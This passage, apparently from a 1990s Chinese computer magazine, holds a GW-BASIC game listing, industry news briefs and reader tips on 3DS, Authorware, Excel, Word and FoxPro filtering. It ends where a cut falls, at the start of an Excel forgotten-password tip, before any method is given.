③若你获的球已装满框中的一列，则游戏取得成功，并显示你击中球个数以及你的得分。

④游戏难易程序自动根据你的得分来调整。

```
10 '趣味弹球捕捉游戏
20 SCREEN 1, 0: KEY OFF: COLOR 0, 0: CLS
30 DX = 1: DY = 1: X = 80: Y = 120: N = 0: S = 0: Y1 = 10: Y2 = 35
40 LINE (30, 30)-(250, 180), 3, B
50 LINE (60, 31)-(62, Y1), 2, BF
60 LINE (60, Y1 + 10)-(62, 179), 2, BF
70 LINE (60, Y1)-(61, Y1 + 10), 1, BF
80 A$ = INKEY$: IF A$ = CHR$(27) THEN END
90 IF RIGHT$(A$, 1) = CHR$(72) THEN GOSUB 240: Y1 = Y1 - 100: GOSUB 260
100 IF Y1 <= 41 THEN Y1 = 41
110 IF RIGHT$(A$, 1) = CHR$(80) THEN GOSUB 240: Y1 = Y1 + 10: GOSUB 260
120 IF Y1 >= 159 THEN Y1 = 159
130 CIRCLE (X, Y), 2, 1: CIRCLE (X, Y), 1, 1
140 IF POINT(X - 3, Y) = 3 OR POINT(X + 3, Y) = 3 THEN DX = -DX
150 IF POINT(X, Y - 3) = 3 OR POINT(X, Y + 3) = 3 THEN DY = -DY
160 IF POINT(X - 3, Y) = 2 OR POINT(X + 3, Y) = 2 THEN DX = -DX: S = S - 5: SOUND 800, 5
170 IF POINT(X - 3, Y) = 1 OR POINT(X + 3, Y) = 1 THEN DX = -DX: CIRCLE (40, Y2), 2, 1: CIRCLE (40, Y2), 1, 2: Y2 = Y2 + 6: N = N + 1: PLAY "MBMNT120O4;E4B4B16A16G4": S = S + 10
180 FOR I = 0 TO 500 - S - 5 * N: NEXT I
190 IF Y2 >= 170 THEN CLS : LOCATE 10, 10: PRINT "you success!": LOCATE 12, 10: PRINT "your ball="; N; "your score="; S: END
200 CIRCLE (X, Y), 2, 0: CIRCLE (X, Y), 1, 0
210 LOCATE 1, 3: PRINT "your ball="; N; "Your score="; S
220 X = X + DX: Y = Y + DY
230 GOTO 80
240 LINE (60, 31)-(62, 179), 0, BF
250 RETURN
260 LINE (60, 31)-(62, Y1), 2, BF: LINE (60, Y1 + 10)-(62, 179), 2, BF
270 LINE (60, Y1)-(61, Y1 + 10), 1, BF
280 RETURN
```

（该程序在各种兼容机，VGA 彩显系列 QBASIC 或 GWBASIC 环境下均可运行）

（郑州　张俊）



WIN95 电视讲座开播 中央电视台、北京计算机教育培训中心和清华大学出版社共同举办《WORD 和 EXCEL 电视讲座》。从 1996 年 12 月 24 日起，每周二的 17:15～17:45 在中央电视台第二套节目播出。每周播出一讲，每讲 30 分钟。讲座由著名计算机教育专家、北京计算机教育培训中心理事长谭浩强教授主持，北京高校的专家讲授。所用教材为《轻松学习 WORD FOR WIN95 中文版》、《轻松学习 EXCEL FOR WIN95 中文版》，均为清华大学出版社出版，全国新华书店发行。

方正电脑周年庆典 1996 年 12 月 6 日，方正人热烈庆祝方正电脑上市一周年。北大方正集团借此机会向‘希望工程’捐赠了用于数据分析与处理的价值 10 余万元的方正电脑，同时推出了“方正 Mellem”高级图形工作站系统，“方正颐和（Aha）”多媒体笔记本电脑以及改进型的“方正 FP+”商用电脑，方正电脑 Internet 在线服务也于此日正式开通，主页的网址是 www.foundercsi.co.cn。

HP 新举措 惠普公司近日宣布，1997 年将在其名牌微机 Vectra500 中预装最新 Windows95 中文版，从而进一步为中国广大的 HP 用户提供了使用上的便利。

联想、AST 赠机献爱心 1996 年 12 月，香港联想公司、美国 AST 公司共同向希望工程捐赠 600 台 AST 普及型电脑，捐机活动以‘教育为本，希望工程扶贫世纪行，科技兴国，联想 AST 赠机献爱心’为主题，捐赠的 600 台电脑将分别赠送给希望工程教师培训基地，部分县级希望工程办事机构和部分希望小学。

PC－cillin95 被 PC Computing 评选为最佳防毒软件 由趋势科技研发的 PC－cillin95 以“安装容易”、“强力侦测”及“解毒精灵”，被 PC Computing 技术编辑评选为最佳防毒软件，它具有单键病毒码更新的功能和侦测电子邮件的附加档案或网络下载软件的功能。这项中国人研发的防毒软件，再次以先进技术赢得国际市场的认同，证明国人的软件研发及行销能力。

世纪推出新品 世纪互联通讯技术有限责任公司发布新产品——“世纪方舟”、“世纪互联网卡”。世纪方舟和世纪互联网卡在 Internet 拨号接驳服务中首次采用了电话直销、送‘网’上门的销售方式，实现了无须设置、直接上网的傻瓜式上网方式，率先提出“E－mail 地址永久保留”、“机时自动转移”、“自定义 E－mail 信箱名”等全新的服务概念。购买世纪方舟和世纪互联网卡的用户，可以免费参加 Interent 培训班，并得到世纪互联的技术支持。

微软公司力推中文版 WIN95 WIN95 中文版自 1996 年初在国内正式推出以来，成为微软公司在市场上的主要增长点。微软公司宣布在 1997 年购买中文 WIN95 的用户可以免费得到 MS Internet Explore 3.0 中文版。1997 年 1 月 7 日，微软公司又推出了面向企业级用户的服务器与工作站中文版产品——Windows NT Sever4.0 和 Workstation4.0。

中网“WebChina’97”计划 为满足众多企业利用 Web 来宣传自己，在 Internet 上占有一席之地，而尽量减少人力、物力投入的愿望，中网信息技术有限公司推出了 WebChina’97 计划。此计划可提供一个完美网点所需的一切功能。WebChina 是一个理想的 Web 平台，提供最高的系统可靠性，效率及完全性，而每月投入仅千元左右。

“26689588”软件快讯信息台开通 日前邮电部北京鸿联信息台、北京世纪通有限公司联合国内软件销售商连邦软件销售连锁组织，共同开通了“26689588”软件快讯台，该台为 24 小时自动服务语音/传真信息台，并每周更换软件产品销售动态信息。听众想要了解并阅读连邦软件公司简介、各连锁专卖店（点）联系号码、各类软件产品报价、每周软件销售排行榜介绍和近期活动预告，只需拨通 26689588 电话，便可通过系统提示音按下相应的键选择收听或接受传真。听众还可直接拨打其中的 26689587 最新动态，查询每周新产品信息、畅销软件介绍和软件升级通知。（目前仅限北京地区使用）

Business Objects 中国有限公司成立
Business Objects 公司与太平洋技术集团通力合作，1996 年 12 月 12 日正式成立 Business Objects 中国有限公司，Business Objects 公司总部设立在美国加里弗尼亚，创建于 1990 年，由于它是使用“语义层”（Semantic Layer）技术的决策支持系统工具供应商，其产品一直列于决策支持系统工具市场的前列。公司的旗舰产品为 BusinessObjects——客户机/服务器智能决策支持工具，目前主推 BusinessObjects 4.0，最终用户无须具备计算机专业知识，更不必是数据库专家，即可摆脱 MIS 系统的限制，访问数据。

3DS 的系统介绍

从“未来战士”续中的液体机器人到“侏罗纪公园”中的凶猛的恐龙;从“狮子王”中可爱的辛巴到“玩具总动员”中英勇的巴斯光年,计算机动画给我们创造了意想不到的变幻空间,而更多的电视、电影以及图片广告,在加入了计算机动画处理之后,不但打开了视觉上的新视野,而且也使整个产品更加生动逼真。

3DS 是美国 Auto Desk 公司推出的三维动画制作软件。3DS 可以看作是一个加工厂,原料(模)二维造型后,经过三维放像成为一个半成品。经过三维编辑使它的外形符合你的要求,给它赋于合适的材质,比如金属、木质、塑料等,再来几张贴图,用关键帧编辑让它具有一系列的动作,象旋转、隐藏、形变等;最后经过着色显示让它成为一部完整的动画。着色处理并储存后的 FLI 或 FLC 是常见的动画文件格式,但专业的动画制作人员并非以此格式来处理,而是将动画内容以一格一格方式着色处理成一般的图文件,如 TARGA、JPEP、BMP 等格式储存,然后再利用程序,一格一格地录在专业录像机上。

3DS 执行后的工作界面可以分为四大部分:屏幕最上方的为状态栏和下拉式菜单,该区的功能是显示当前的光标位置,以及选用 MODIFY 等命令组后,会显示你选中的物体名字,这对于物体较多时很有帮助,另外将鼠标移到该区后,会显示系统的下拉式菜单,此时可选用菜单中的 PROGRAM 选项来进行其它部分的切换或直接按 F1~F5 进行切换,屏幕最底部是操作提示栏,当你在操作系统时,此区会适当的提示你应注意及要选定的项目信息。

需要一提的是图形命令区的 HOLD 和 FETCH(存储场景和取回存储场景)。选中 HOLD 后,系统会在内存中开辟一个缓冲区将当前场景(包括当前视窗和其它三个视窗)储存起来。当以后的编辑我们不太满意时可选定 FETCH 将场景取回。

还有两个比较重要的热键需要说一下,在按住 CTRL 时,光标上会出现一个“K”字,随便选中一条命令,比如 RENDERER/RENDER VIEW 会出现一个功能键设定画面(CTRL+F1~CTRL+F12)。选定 CTRL+F1 后 RENDERER/ RENDER VIEW 会出现其后,表示以后只要按 CTRL+F1 便可执行 RENDERER/RENDER VIEW 命令。将一些常用的命令设置成功能键,无疑会减省不少时间,另一个就是按住 ALT 键后光标上会出现一个问号,再选定 RENDERER/RENDER VIEW 会出现其简要的英文说明。

本人在使用 3DS 时,有几点体会:

第一、在初学 3DS 时,无论做什么样的物体,那怕只是个简单的 BOX,也尽量在二维造型中做好底面,经过三维放样后成形。

第二、建立好物体的名称是非常重要的,除非物体很少,否则决不要用系统缺省的名称(OBJECT01、OBJECT02……)来给物体命名。可以用汉语拼音或英语来给物体起一些简单好记的名字。

第三、我们可以将无法一次性完成的整个动画,暂时保存起来,一般来说,都存为 3DS 文件。但这种文件有个缺点,那就是我们在二维造型、三维放样以及材质编辑中的内容无法保存,这时可用热键 CTRL+P 将文件保存为 PRJ 格式,这种文件的优点就是可以将 F1~F5 中的内容全部保存起来,当需要修改或继续编辑时,可用热键 CTRL+J 将其调出。

第四、我们在做好一个物体后,应该马上给它制定好材质,有时也需要贴图坐标。此方法的好处就是该物体做为其它物体的一部分时,不会因为材质的原因而耗费许多时间和精力。典型的例子就在做一张桌子时,桌面、四条桌腿都已做好,不要急着把它们合并成为一个物体,而是应该分别指定材质以及贴图坐标之后再合并。否则,桌子是一个不规则的物体,在指定贴图坐标的类型时很不方便。

第五、在材质编辑中做好一个材质后,一定要记住打“C”键,以将它指定为当前材质,如果不这样,返回到 F3 后,给物体指定材质时,还是会按照系统的缺省值(灰白色塑料)指定给物体。

最后说一下 3DS 显示卡驱动程序的设置,在 3DS 的启动程序,3DS.EXE 后加上 VIBCFG(S 与 V 之间空一格)后再运行,便可进入到设置画面。

其中:MAIN——DISPLAY 设置 F1~F4 内容的显示卡、分辩率字型;MATERIALS——DISPLAY 是设置材质编辑的显示卡、分辩率字型;RENDER——DISPLAY 设置着色处理时的分辩率屏幕格式;FILE——PLAYING 设置播放动画文件的分辩率。

一般我们只设置其中的 GRAPHICS BOARD,按 TAB、SHIFT+TAB 可使光标分别向下、向上移动一项。设置好分辩率后,在画面分辩率的提示画面中按“Y”键进行测试,看显示卡是否能提供此分辩率,如果测试成功,则会出现一个很漂亮的黑背景的画面,反之则不行,设置完毕后,将光标移到 OK 上,按回车后退出,系统会自动将设置内容存在 3DS.SET 中。

(山西　张衡)

使用 Authorware 的体会

Authorware Professional(以下简称 Authorware) 是多媒体开发工具软件。该软件采用面向对象的设计思想。

本人在使用 Authorware 制作软件的过程中,有以下几点体会:

1.Authorware 工具软件大大降低了对软件设计人员的要求,使非专业程序员进行开发成为现实。因为它不需要使用汇编语言进行程序设计,当然设计者也就不需要熟悉很多的命令和函数,而仅仅依靠直观的图标来控制整个界面,利用对各种图标的逻辑结构布局,来实现整个应用系统的制作。

逻辑结构布局的管理正是 Authorware 工具软件的核心部分,它如同一般汇编语言一样,能够提供多种控制程序运行的逻辑结构,如跳转、分支、条件判断、循环等,但与汇编语言所不同的是它采用的是基于图标控制的基本流程方式,并辅助以函数和变量,因而对非专业程序员来讲,不需精通语言,也可以进行软件的开发;对专业程序员来讲,这无疑也大大加快了软件开发的周期。整体运行的逻辑结构主要通过鼠标拖动将相应的图标放到相应的位置上,可以设定选择分支的方法,对于循环流程,可以设定循环的次数和终止条件等。例如在制作《平行线等分线段定理》这一软件中,只需认真分析脚本,按脚本所要求的显示顺序设计好整个软件的逻辑结构布局图,然后将其对应的图标放到所需的位置上,这样在很短的时间内就可完成软件的初步开发。

2.Authorware 的编辑功能也十分强大。不论是图形和文字,还是动画和声音,Authorware 都能非常容易地实现。它可以将显示在屏幕上的各种文字和图形进行迭加效果、透明效果的处理。并可通过系统内部变量与函数,实时对每一个图标所代表的文字和图形进行判断,以决定该图形和文字是否被移动。同时,也可以设定图文进入和退出时的各种效果。

另外,Authorware 还拥有一个专门用来制作动画的图标。通过这一图标,可以设定某一物体运动的轨迹,轨迹的方式也多种多样,除了可设定轨迹外,还可以控制动画的时间和速度及演示次数,这对于传统的数学教学中很难以做到的一些章节,完全可以利用计算机将其变活,如《轴对称和轴对称图形》中的直线绕某一点旋转、某个图形绕一条直线旋转;《直线和圆的位置关系》中的直线和圆由相交到相切再到相离的整个过程都可以直观而生动地演示出来,尤其对于化学教学中的分子运动这种用其它设备无法实现的内容,不仅能通过计算机将整个过程形象地表现出来,而且还能激发兴趣让学生在轻松的环境中掌握所学内容。

3.Authorware 的交互式控制方式丰富多彩。除了一般常见的交互方式,例如按钮、菜单、键盘、鼠标以外,它还提供触摸区域、点按区域、点按物体、挪动物体等多种交互方式,例如在设计某一软件的习题时,不论是选择题、判断题,还是二者之间的相互切换,制作起来都很方便。软件使用者只需点按按钮或某个热键就可以任意地进行选题,而且选择的次数和顺序都不受限制,同时它还可提供鼓励和帮助信息及所得分数,这样对于成绩较好的学生,可以在鼓励信息出现之后继续加倍努力学习;对于成绩较差的学生,可以参考帮助信息,从而完成习题。

4.Authorware 的产品最终还可以完全脱离开发环境独立运行。Authorware 可以提供两种脱离方式,一是常用的直接制作出可以在 Windows 下独立运行的以 .EXE 为扩展名的可执行文件;二是制作成播放文件,并随着 Authorware 提供的播放器,也可以独立运行。

5. 此外,值得一提的是,使用 Authorware 的交互功能可以将整个软件设计成下拉菜单形式,界面十分友好,操作比较灵活。

6.Authorware 虽然功能十分强大,但在工作中我们也发现了一些使用此工具表现得不太理想的一些地方或比较难以实现的一些效果,例如虚线的制作、方式比较特殊的图形的旋转、下拉菜单的菜单条内容不能随意改变字体、字号、颜色等,当然这还有待于在以后的软件开发中继续探索和完善。

除此之外,Authorware 还具备高速的多媒体集成环境和标准的应用程序接口,软件开发者可以充分地利用包括声音、文字、图像、动画和数字实现视频等在内的多种内容,实现整个多媒体系统。

此外,Authorware 还提供了对内容库的管理。这样就使庞大的多媒体数据信息独立于应用程序之外,不但减少了程序所占的空间,而且大大提高了工作速度,当然,对于 Authorware 特殊要求的用户来说,要扩展 Authorware 已有的功能,Authorware 也提供了相应的标准接口,使具备专业编辑知识的开发人员能更加充分地发挥其潜在的功能。

(广西　南芳霞)

巧用中文Excel中的“小黑点”

中文Excel是一个优秀的表格处理软件，它的功能强大。除了一般的编辑统计功能外，还包括绘图、文档处理、数据库管理、立体商业统计图形和宏命令等功能，因而它受到了办公人员的广泛欢迎。这里仅就中文Excel 5.0中的‘小黑点’谈一些自己的体会。

“小黑点”位于当前单元格(或所选取区域。所谓选取，就是突出显示，下同)的右下角。将鼠标指针移到“小黑点”处，鼠标指针就会变成黑十字光标“十”。利用‘小黑点’进而对黑十字光标进行拖拉，可实现复制、清除单元格内容、填充数据和自动计算等功能，从而使操作更简单更方便。

1. 复制功能

将鼠标指针移到单元格右下角的小黑点处，拖拉黑十字光标就可将当前单元格的内容向拖拉的方向拷贝。如选取某一区域后拖拉黑十字光标，则可将该区域内的内容向拖拉的方向拷贝。

2. 清除内容功能

首先选取要清除内容的单元格(或某一区域)，再将鼠标指针移到单元格(或该区域)右下角的小黑点处，出现黑十字光标后用拖拉的方式往回拖，将被清除的部分变成网格，就会清除当前单元格(或网格显示区域)的内容。

3. 填充数据功能

在中文Excel中提供了一些现成的词汇序列，可大大简化用户登录的操作。通过选择菜单栏的‘工具/选项.../自定义序列”来查看Excel内设定了哪些词汇序列。在“自定义序列”已有的词汇序列中，只要在某单元格输入第一个词，将鼠标指针移到其右下角的小黑点处出现黑十字光标后，拖拉便可将该序列内的每个词依次输入到拖拉方向的每一格。

如在A1单元格输入“一月”(中间不能有空格)后，再拖拉A1单元格右下角的黑十字光标至L1。则B1到L1单元格对应填入了“二月’到‘十二月”。

再如，在A2单元格输入10，A3单元格输入20，A3与A2相差10(A2到A3递增)，若以此关系填充到A11，也可利用小黑点进行数据填充。选取A2:A3，再拖拉A3单元格右下角的黑十字光标至A11，则A4到A11单元格对应填入了30到100。注意，也可以递减方式填充数据。

当然，对用户使用‘自定义序列’建立的新词汇序列也可利用小黑点进行数据填充。(在利用“工具/选项.../自定义序列’设定词汇序列时，第一个单词最好设定成英文，这样不必输入汉字便可得到一串汉字词汇序列，所以第一个英文单词好象是代码，等出现所需的一串中文后再按Del键即可删除此代码。)

4. 自动计算功能

利用小黑点的拖拉功能，可进行自动计算。利用此功能之前，要将“工具/选项.../视窗”选项内的“公式’左边设成没有“×”(缺省值，表示公式不在单元格中出现，而出现公式计算的结果)。

当计算小计、总计时，先计算出一个单元格，再用拖拉黑十字光标的方式计算出其它单元格的数据。例如图1，在B6中输入“=SUM(B2:B5)”，将鼠标指针移到B6单元格小黑点处，出现黑十字光标后，按住鼠标左键拖拉到E6单元格再松开，则C6、D6、E6三个单元格的结果就自动计算出来了。单元格F2到F6用同样的办法也可求出。读者不妨做一做。




图1

那么，如何设定单元格右下角的小黑点呢？

如果单元格右下角的小黑点不存在，需采用如下方法设定：利用菜单栏的‘工具/选项.../编辑”选项内的‘单元格拖曳功能’来设定单元格右下角的小黑点是否出现(‘单元格拖曳功能”左边没有“×”表示单元格右下角的小黑点不出现)。当然，如果单元格右下角的小黑点存在，则不必再设定。

建议用户最好把此选项设成左边有‘×”。


南京 朱万红

用 Word 7.0 制表更方便

书籍出版工作记录卡

<table>
<tr><td colspan="4">书名：</td><td>册数</td><td>SBN</td></tr>
<tr><td colspan="4"></td><td></td><td>定价</td></tr>
<tr><td colspan="2">开本：</td><td colspan="2">订法</td><td>年　月　版</td><td>印张：</td></tr>
<tr><td rowspan="9">印制规格</td><td rowspan="2">全书内容及装订顺序</td><td colspan="4"></td></tr>
<tr><td colspan="4">使用垂直居中</td></tr>
<tr><td></td><td colspan="4"></td></tr>
<tr><td rowspan="5">封面</td><td>封一</td><td colspan="3"></td></tr>
<tr><td>封二</td><td colspan="3">印　墨色：　规格：　毫米　切口　毫米</td></tr>
<tr><td>封三</td><td colspan="3"></td></tr>
<tr><td>封四</td><td colspan="3"></td></tr>
<tr><td>书脊</td><td colspan="3"></td></tr>
<tr><td>正文</td><td>地脚</td><td>版面</td><td colspan="2">墨色</td></tr>
<tr><td colspan="2">完成日期：　年　月　日</td><td colspan="2">负责人签字：</td><td colspan="2">备注：</td></tr>
</table>

比如象上面这样一个不规则的表格，使用 WORD 7.0 就方便多了。留心一下会发现，在原来的常用工具条中插入表格的前面，新增加了一个按钮，叫作自由表格。有了它，克服了原来在 WORD 6.0 中只能画较规格的表格的缺点，使表格的绘制功能更加强大。



1. 可以任意地绘制和擦除表格线。比如上面的表中，不清楚到底是几行几列，但是我们可以选用划线按钮，象用铅笔在一张纸上画表格一样，先粗略的画一个方框，然后再往上添线。妙的是，如果空间预留的小了，比如 5 行的表格只留了 3 行的空间，它会自动的向下扩展。如果画错了，可以象用橡皮一样很方便的擦去。

2. 支持斜线操作，如果想要在表格中画斜线有两种方法，一是在自由表格中直接绘制斜线，另外是使用边框工具条上的斜线按钮。以前只有在中文之星的轻松表格中按下 INSERT 键可以很方便的得到常见的斜线，虽然 WORD6.0 中也可以直接用绘图的方法来画出斜线的效果，但往往因为和表格不是一个整体，在移动打印的时候会出现错位等问题。现在就方便多了。

3. 增加了单元合并和拆分的按钮。表格合并可以合并多行，WORD 6.0 中表格合并只能将同一行上的若干列合并为一列，而现在可以将多行合并成一行。这在绘制一些不规则表格时尤其有用，因为人们对于多行合并的要求往往不少于对多列合并的要求。

4. 除了支持水平方向的左对齐右对齐和居中外，还增加了垂直方向的上对齐，下对齐，居中等，这给工作带来了很大的方便。没有这个功能，人们要用调整字符下降或是段前间距的办法来调整表格中的文字垂直对齐方式，往往很费时间。以前只有在 EXCEL 中可以找到这方面的功能，现在两者可以媲美了。

5. 形象的插入和删除列或行。相信大家看到这些图标，不用解释就知道是干什么的了。

6. 调整单元格间的间距。虽然有的单元格的内容长些，有的短些，但是有时却要求它们有同样的宽度。使用该项就很方便了。

（北京　尚红林）

为 Word 5.0 版 制作带手写签名的模板



用 Word 直接发传真，有一个缺点，就是无法签名，虽然可以在传真模板或文件中直接加上一句‘电脑传真，无签名有效’，但仍给人一种美中不足的感觉，经过摸索，我终于找到了一个较好的办法，下面以 Word 5.0 中文版和贺氏的 Smartcom FAX for Windows1.2A 软件为例具体说明：

1. 获得手写签名，方法有三种，一是用画笔模拟手写签名，二是用扫描器，三是用另一台传真机向计算机外装贺氏调制解调器发一份写有一个较大签名的传真，签名要比平时正常签名大，这样扫描的效果比较好，而且在下一步将签名缩小为正常大小时才清楚，不会产生断笔现象。在 Smartcom FAX 中用‘Inbox’选项的“View/ Print”按钮显示此传真，用“33%”、“50%”、“100%”三个按钮使签名恰好满屏显示，用剪贴板将签名剪贴入画笔，再在画笔中用剪刀将签名剪下(签名上方和下方的空白不要留得太多，最好紧贴签名，这样是为了在传真中插入签名时好控制上下文的距离)，再复制到剪贴板。

2. 建立一个传真模板，在 Word 的文件菜单中选“新建’命令，在新建对话框中选模板，然后按‘确定’按钮，自己设计一个传真模板，比如可以在页眉或页脚处加上公司名称、电话、传真、地址等，然后取名存盘；也可以直接使用 NORMAL 模板。

3. 用此模板编辑一个需要发传真的文件。在插入菜单中选择‘图文框’命令，用鼠标在文件需签名的地方拉出一个大小适中的图文框，再从编辑菜单中选择“粘贴’命令，把上一步放在剪贴板中的签名粘贴进图文框，调整图文框的大小和位置，直到自己满意为止。如果图文框不能与左边界对齐，选择格式菜单中的‘段落’命令，看此处是否为首行缩进，让缩进值为零，即可使图文框对齐左边界。

4. 选定此图文框，在编辑菜单中选择‘图文集’命令，在图文集词条名处键入一个代码，如‘L’将签名定义为一个图文集，这样，下回需签名时，只需在需要签名的地方输入 L，再按 F3 键即可。以上三步最好在全真模式下进行，这样很直观，便于调整和修改。


5. 从工具菜单中选‘录制宏’命令，在宏名处输入一个宏名。Word 5.0 中文版规定宏名不能用中文，必须用英文，如 Sign。在说明处加上相应的说明，在定义快捷键时，由于 Word 5.0 中文版默认的快捷键为 Ctrl + Shift + 字母键，在中文 Windows 中 Ctrl + Shift 为中文输入法的快捷键，故需隐去 Shift 键，这样才不会冲突，按‘确定’按钮开始录制宏。在文件需签名的地方键入在第二步中定义的图文集代码，如 L，按 F3 键，再用鼠标点“工具”菜单，此时菜单中的“录制宏’命令变成了‘停止录制’命令，用鼠标点它完成录制宏。在退出 Word 时会出现一个消息框询问你‘是否要保存对共用图文集和命令所作的修改？’选择‘是”，即把创建的宏保存在传真模板上了。下次用此模板编辑文件时，只需把插入点放在需要签名的地方，按快捷键 Ctrl+L 即可。非常方便。

对于需经常处理中英文两种文字的朋友，可用此方法分别定义两种签名，以备不同场合使用。若有兴趣，还可以将此宏命令添加到 Word 的菜单中去，已备随时调用。

6. 上述工作完成之后，从文件菜单中选择打印设置，此时打印机列表中会有“SMARTCOM FAX 在 FAX”一项，选定它，即将计算机设置为传真状态。再从文件菜单中选择打印，根据提示，在相应处输入收件人姓名、公司名称、传真号码等，选择‘SEND’按钮，此时屏幕上会出现很形象的图形显示传真的发出。若遇占线等没有发通，可在贺氏的传真管理程序项“Smartcom Fax”中选择“Outbox”选项，你会发现刚才所发的传真件，选择它，按‘Reactivate’按钮即可重发，如果在 Word 中重选打印，则会在 FAX 列表中重新产生一扫描文件，白白占用硬盘空间。

以上方法在 386 DX33，PWin32，Word 5.0 中文版上通过，对于其他类型的调制解调器，除第一和第六步稍有不同外，其余相同。

(四川　吕芒)



使用 SET FILTER 时应注意的问题

一、过滤条件必须是逻辑表达式

SET FILTER 的使用格式为：SET FILTER TO [<EXPL>]，其功能是用来过滤出当前数据库中满足逻辑表达式 <EXPL> 的一组记录，当运行 SET FILTER 时,只有满足条件的记录才可以被显示。

例 设有数据库的结构和记录如下

```
Structure for database: SPECIAL.DBF
Field  Filed Name   Type       Width
  1    DIC1         Character  20   ←专业名称
  2    DIC2         Character   2   ←专业代号
  3    DIC3         Character   2   ←所属系别代号
```

记录

```
Record  DIC1              DIC2   DIC3
  1     法律               07     03
  2     工商企业管理        01     01
  3     对外贸易            03     01
  4     机制工程            04     02
  5     计算机软件及应用    05     02
  6     财务会计            02     01
  7     秘书               08     03
  8     电子仪器与设备      06     02
```

* DIC3 = 01 经济管理系 = 02 机电工程系 = 03 政文系

```
. USE SPECIAL
. SET FILTER TO DIC3 = '01'
. LIST
Record  DIC1            DIC2   DIC3
  2     工商企业管理      01     01
  3     对外贸易          03     01
  6     财务会计          02     01
```

二、分清物理数据库和逻辑数据库

几乎所有参考书和课本上都说“所有访问数据库的命令均要遵循 SET FILTER 设置的过滤条件”,实际上笔者认为这里所指的数据库应仅限逻辑数据库,即经过某些逻辑表达式过滤后的数据库;而笔者将没有经过任何条件过滤的数据库称为物理数据库。

例 1 在点状态下：

```
. GO 1
. DISP
Record   DIC1     DIC2   DIC3
  1      法律      07     03
. GO TOP
. DISP
Record   DIC1            DIC2   DIC3
  2      工商企业管理     01     01
```

注:当用移动 GO 1 时,指向原来未设置过滤条件的数据库中的物理记录,若用 GO TOP 时,就指向经过过滤后当前数据库的首记录;

例 2:

```
. GO 5
. DISP
Record   DIC1                DIC2   DIC3
  5      计算机软件及应用     05     02
.SKIP  -1
. DISP
Record   DIC1          DIC2   DIC3
  3      对外贸易       03     01
```

注:当用指针移动 GO N 加上相对移动 SKIP [+ / -]M 时,若 N 不在所过滤的记录中,则指向原来未设置过滤条件的数据库中的记录,用 SKIP [+ / -]M 时,M 以过滤后的当前数据库的记录来计算;

```
. GO TOP
. SKIP  -1
. ?BOF()
 .T.
. GO 7
. SKIP
. ?EOF()
 .T.
. GO 6
. SKIP
. ?EOF()
 .T.
. GO BOTTOM
```

```
. SKIP
. ?EOF()
 .T.
```

注：若移动的物理记录号超过逻辑数据库中的所拥有的最大物理记录号，那么用 SKIP 命令则 EOF() = .T.，若移动的物理记录号小于逻辑数据库中的所拥有的最小物理记录号，那么用 SKIP -1 命令则 BOF() = .T.

从上述例看，我们可以将数据库的命令或函数分为两类，一类为对物理数据库进行操作的，如：APPEND、GO N、RECNO()、RECCOUNT()等，另一类为对逻辑数据库进行操作的，如：BROW()、BOF()、EOF()、GO TOP、GO BOTTOM、REPLACE 等等；用 SET FILTER 对数据库中的记录进行处理，并不改变数据库中的物理记录号。

三、只有在记录指针移动到数据库中时，才可判断。

笔者在用 Foxpro 2.6 编制学籍管理系统时，要实现当管理者选定一个系别后，即将该系所属的专业列成菜单以供选择，建立的专业数据库如上(SPECIAL.DBF)，我们的思路为：(1) 用 SET FILTER TO 过滤出满足条件的记录；(2)将满足条件的记录读到一个数组中；(3) 用@…MENU 达到预期效果。将想法编成程序如下。

例：
```
SET TALK OFF
SET SAFETY OFF
SET SCOREBOARD OFF
SET ESCAPE OFF


STORE 1 TO SEL
DIMENSION WORD(50)

SELECT 3
USE SPECIAL
* SET FILTER TO DIC3 = '01'
I = 1
DO WHILE .NOT. EOF()
    WORD(I) = DIC1
    WORD(I) = TRIM(WORD(I))
    I = I + 1
    SKIP
ENDDO
USE
N1 = I - 1
SET COLOR TO +W/RB
@ 2,60 MENU option,N1,12 TITLE " 选择词组 "
READ MENU TO SEL

IF SEL = 0
   CLOSE DATABASES
RETURN
ENDIF
MYWORD = WORD(SEL)
RETURN
```

运行以上程序，其执行结果如图一所示

我们想实现图二所示的效果，“法律”并不满足我们设置的过滤条件为什么会出现到菜单上呢？仔细跟踪程序才发现在设置过滤条件后，只有在记录指针移动到数据库中时，才可判断所设置的逻辑条件，上面的程序由于在 SET FILTER 后没有移动一下记录指针，所以第一个记录没有受到过滤条件的限制被读入数组中，而后面的记录则受到过滤，解决上述问题的方法是在 * 的下一行加上一句指针移动的命令即可，如：GO TOP。



图一

选择词组
工商企业管理
对外贸易
财务会计

图二

(福建　李清泉 杨凤娟)

Excel 中粘贴的妙用

在 Microsoft Excel 5.0 中编辑的文件，为防止非法用户使用，可用口令进行保护。但如果保护后的文件，用户自己忘记了口令，则也只能浏览，不能打开编辑。这时我们可以用粘贴功能来解这个难题：

